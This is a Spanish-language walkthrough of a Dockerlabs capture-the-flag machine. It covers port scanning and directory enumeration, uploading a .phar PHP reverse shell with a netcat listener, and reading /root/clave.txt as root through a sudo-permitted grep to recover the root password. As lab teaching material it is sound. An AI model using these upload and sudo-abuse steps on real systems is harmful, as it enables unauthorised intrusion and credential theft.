Maquina Dockerlabs

Escaneo de Puertos con Nmap

El primer paso fue realizar un escaneo completo de puertos y servicios usando `nmap` con las siguientes opciones:

```
┌──(zikuta㉿zikuta)-[~]
└─$ nmap -sV -sS -Pn -p- -sC --min-rate 5000 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 17:55 CDT
Nmap scan report for 172.17.0.2
Host is up (0.000011s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Dockerlabs
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.52 seconds
```

Explicación de las opciones:

- `-sS` : Escaneo SYN (rápido y sigiloso)
- `-sV` : Detección de versión del servicio
- `-Pn` : Omite el ping (asume que el host está activo)
- `-p-` : Escanea todos los puertos (1–65535)
- `-sC` : Ejecuta los scripts por defecto de Nmap
- `--min-rate 5000` : Aumenta la velocidad mínima de envío de paquetes

Resultado del escaneo:

```
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Dockerlabs
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Se detectó únicamente un servicio activo:

- **Puerto 80 (HTTP)** sirviendo con **Apache 2.4.58** sobre Ubuntu.
- El título de la página principal es **"Dockerlabs"**.
- No se observaron otros puertos abiertos.

Enumeración de Directorios con Gobuster

Se ejecutó `gobuster` para encontrar directorios y archivos ocultos en el servidor web:

```
(zikuta㉿zikuta)-[~]
└─$ gobuster dir -u http://172.17.0.2 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
-x txt,php,html,py -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/uploads              (Status: 301) [Size: 310] [-->
http://172.17.0.2/uploads/]
/upload.php           (Status: 200) [Size: 0]
/index.php            (Status: 200) [Size: 8235]
/machine.php          (Status: 200) [Size: 1361]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 2080169 / 6369165 (32.66%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 2080477 / 6369165 (32.66%)
```

Resultados destacados:

- `/uploads` (redirecciona al contenido subido)
- `/upload.php` (permite subir archivos)
- `/machine.php` (página principal interactiva)
- `/index.php`

Otros recursos como `.html`, `.php` y `/server-status` devolvieron **403 Forbidden**.


Carga de Archivos en `machine.php`

Al inspeccionar `machine.php`, se detectó una funcionalidad para subir archivos. Sin embargo, el sistema solo permitía archivos con la extensión `.zip`.

Inicialmente se intentó subir una reverse shell (`.php`), pero fue rechazada por la validación del servidor. Como alternativa, se decidió realizar *fuzzing* al campo del archivo `.zip` usando **Burp Suite Intruder**, con el objetivo de encontrar extensiones permitidas dentro del archivo comprimido.

Fuzzing de extensiones con Burp Suite

Se configuró **Burp Intruder** para probar diferentes extensiones usando la lista `common_extensions.txt`. Se observó que únicamente los archivos con extensiones `.zip` y `.phar` devolvían una respuesta consistente (mismo **Content-Length** de 253), lo cual sugería que ambos tipos eran aceptados.



Obtención de Reverse Shell

Con esta información, se creó un archivo `.phar` malicioso que contenía una reverse shell PHP. El archivo se subió exitosamente a través de la interfaz, y luego se accedió a él para activar la shell inversa.

```
┌──(zikuta㉿zikuta)-[~/Desktop]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.226.128] from (UNKNOWN) [172.17.0.2] 38076
Linux 332a950a1003 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1
(2025-02-11) x86_64 x86_64 x86_64 GNU/Linux
 01:25:18 up  2:08,  0 user,  load average: 0.24, 0.36, 1.43
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

La conexión se recibió correctamente, obteniendo una shell como el usuario **www-data**.

Escalada de privilegios – *Dockerlabs*

Una vez obtenida la shell como el usuario restringido `www-data`, procedimos con la fase de **escalada de privilegios** para intentar obtener acceso como **root**.

```
 sudo -l
Matching Defaults entries for www-data on 332a950a1003:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin, use_pty

User www-data may run the following commands on 332a950a1003:
    (root) NOPASSWD: /usr/bin/cut
    (root) NOPASSWD: /usr/bin/grep
```

Esto significa que `www-data` puede ejecutar `cut` y `grep` como el usuario **root** sin necesidad de autenticación (`NOPASSWD`). Esto es muy importante, ya que permite leer archivos arbitrarios del sistema si se usa de forma creativa.

Inspección del sistema de archivos

Al explorar el sistema de archivos desde la reverse shell, encontramos un archivo interesante en la ruta `/opt/nota.txt` :

```
 ls
nota.txt
```

```
$ cat nota.txt
Protege la clave de root, se encuentra en su directorio /root/clave.txt, menos
mal que nadie tiene permisos para acceder a ella.
```

Esto nos indica directamente que el archivo `/root/clave.txt` contiene la contraseña del usuario root, pero al ser `www-data`, no tenemos acceso directo a esa ruta.

Explotación del binario `grep` con privilegios de root

Sabemos que `grep` puede leer archivos y mostrarlos por pantalla. Como `grep` está permitido para `sudo`, podemos utilizarlo para leer el archivo restringido `/root/clave.txt` ejecutándolo como root:

```
sudo /usr/bin/grep '' /root/clave.txt
dockerlabsmolamogollon123
```

Explicación:

- El patrón `''` (una cadena vacía) coincide con todas las líneas del archivo, por lo que `grep` imprime todo su contenido.
- El comando se ejecuta como **root**, permitiendo el acceso al archivo normalmente restringido.

Resultado:

```
dockerlabsmolamogollon123
```

¡Obtenemos la contraseña del usuario root!

Escalando a root con `su`

Ahora que tenemos la contraseña de root, intentamos cambiar de usuario usando `sudo su`, pero este comando falló debido a restricciones específicas. En lugar de eso, usamos directamente el comando `su - root` para iniciar una sesión como root:

```
 su - root
Password: dockerlabsmolamogollon123
whoami
root
```

Conclusión de la escalada

La escalada se logró gracias a una configuración insegura de `sudo` que permitía al usuario `www-data` ejecutar `grep` como root sin contraseña. Combinando esto con la pista encontrada en `/opt/nota.txt`, accedimos al contenido de `/root/clave.txt`, y finalmente cambiamos de usuario a `root` utilizando la contraseña obtenida.

Esta técnica demuestra la importancia de limitar cuidadosamente los binarios accesibles mediante `sudo`, incluso si parecen inofensivos, como `grep`.

Tecnicas Utilizadas

Fase	Herramienta / Acción	Descripción técnica
Escaneo de puertos	`nmap`	Identificación del servicio HTTP en el puerto 80.
Enumeración web	`gobuster`	Detección de rutas sensibles como `/upload.php` y `/uploads/`.
Subida de archivos	Burp Suite Intruder	Fuzzing de extensiones dentro de archivos `.zip`, identificando soporte para `.phar`.
Reverse shell	Archivo `.phar` con shell PHP	Ejecución de código remoto al subir y acceder a la shell PHP.
Enumeración de privilegios	`sudo -l`	Descubrimiento de binarios `grep` y `cut` permitidos como root sin contraseña.
Lectura de archivos como root	`sudo grep '' /root/clave.txt`	Abuso del binario `grep` para leer la clave de root.
Escalada a root	`su - root` con la contraseña	Acceso total como root tras obtener la contraseña desde `/root/clave.txt`.

Mitre Att&ck

Táctica (MITRE)	Técnica (ID)	Descripción
Discovery	`T1087.001` – Account Discovery	Enumeración de comandos `sudo -l` para ver privilegios del usuario actual.
Initial Access	`T1190` – Exploit Public-Facing App	Subida de archivo `.phar` con reverse shell vía `upload.php`.
Execution	`T1059.003` – Command and Scripting Interpreter: PHP	Ejecución de shell PHP en el servidor web.
Privilege Escalation	`T1548.003` – Abuse Elevation Control Mechanism: Sudo and	Uso de `sudo` para ejecutar `grep` como root.

Táctica (MITRE)	Técnica (ID)	Descripción
	Sudo Caching	
Credential Access / Discovery	`T1552.001` – Unsecured Credentials: Credentials in Files	Lectura de contraseña root desde `/root/clave.txt`.